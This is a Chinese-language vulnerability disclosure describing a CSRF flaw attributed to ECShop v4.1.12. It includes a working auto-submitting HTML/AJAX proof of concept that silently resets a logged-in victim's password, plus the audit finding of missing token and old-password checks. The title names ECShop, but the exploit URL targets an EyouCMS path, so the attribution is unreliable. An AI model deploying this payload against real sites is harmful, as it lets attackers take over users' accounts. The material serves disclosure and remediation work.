ECShop v4.1.12存在逻辑缺陷漏洞

**复现环境：**

本地搭建环境进行审计

**漏洞危害：**

攻击者能够欺骗受害用户完成该受害者所允许的任一状态改变的操作，比如：更新账号细节，完成购物，注销甚至登录等操作

获取用户的隐私数据

配合其他漏洞攻击

**漏洞复现：**

1. 本地创建带有ajax的html表单，注意将ajax的url改为对应网站的修改密码的url，这里为本地复现所以就为本地的url

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>

<head>

<title>login test</title>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>

<script type="text/javascript">

function insert() {

$.ajax({

type: "POST",//方法

url: "http://localhost:8888/EyouCMS-V1.5.5/index.php?m=user&c=Users&a=centre\_update" ,//表单接收url

data: $('#form1').serialize(),

success: function () {

//提交成功的提示词或者其他反馈代码

var result=document.getElementById("success");

result.innerHTML="成功!";

},

error : function() {

//提交失败的提示词或者其他反馈代码

var result=document.getElementById("success");

result.innerHTML="失败!";

}

});

}

</script>

</head>

<body>

<div id="form-div">

<form id="form1" onsubmit="return false" action="#" method="post">

<input name="password\_edit" type="hidden" id="url" type="text" value="123456"/>

<input type="button" value="" id="buttonid" onclick="insert()">

<div id="success"></div>


</form>

<script language=javascript>document.getElementById("buttonid").click(); </script>


</div>


</body>

</html>



1. 会员登录系统或者登录过系统，还存在cookie时访问这个构造的html，抓包发现会自动添加cookie进行修改密码的操作





1. 使用修改后的密码登录，发现登录成功

**白盒审计：**

在代码中缺乏对csrf的预防措施，缺乏token认证，同时没有设置旧密码的验证，从而造成跨站请求伪造

